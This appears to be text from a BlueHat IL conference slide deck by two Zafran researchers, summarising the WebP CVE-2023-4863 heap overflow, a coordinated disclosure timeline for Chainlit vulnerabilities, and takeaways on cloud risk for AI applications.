The WebP Vulnerability (CVE-2023-4863)

- WebP is an open-source library maintained by Google to encode/decode WebP images.
- This library is used by Chrome browser.
- CVE-2023-4863 is a Heap-based Buffer Overflow vulnerability found exploited in the wild.




ZAFRAN

Disclosure Process

- Report submitted to Chainlit - November 23, 2025
- Acknowledged by Chainlit maintainers - December 9, 2025
- Chainlit published patched version- December 24, 2025
- CVE Assigned by **VulnCheck**- January 6, 2026
- CVEs Published- January 19, 2026

Takeaways

- Connecting AI applications to the cloud comes with a risk.
  - allowing attackers to escalate from simple web vulnerabilities to cloud impact.
- If there's a server, there are vulnerabilities even in the AI era.

Questions?

BlueHat IL

Ido Shani

ido@zafran.io
X: @ido__shani

Gal Zaban

galza@zafran.io
X: @0xgalz

Link To Blog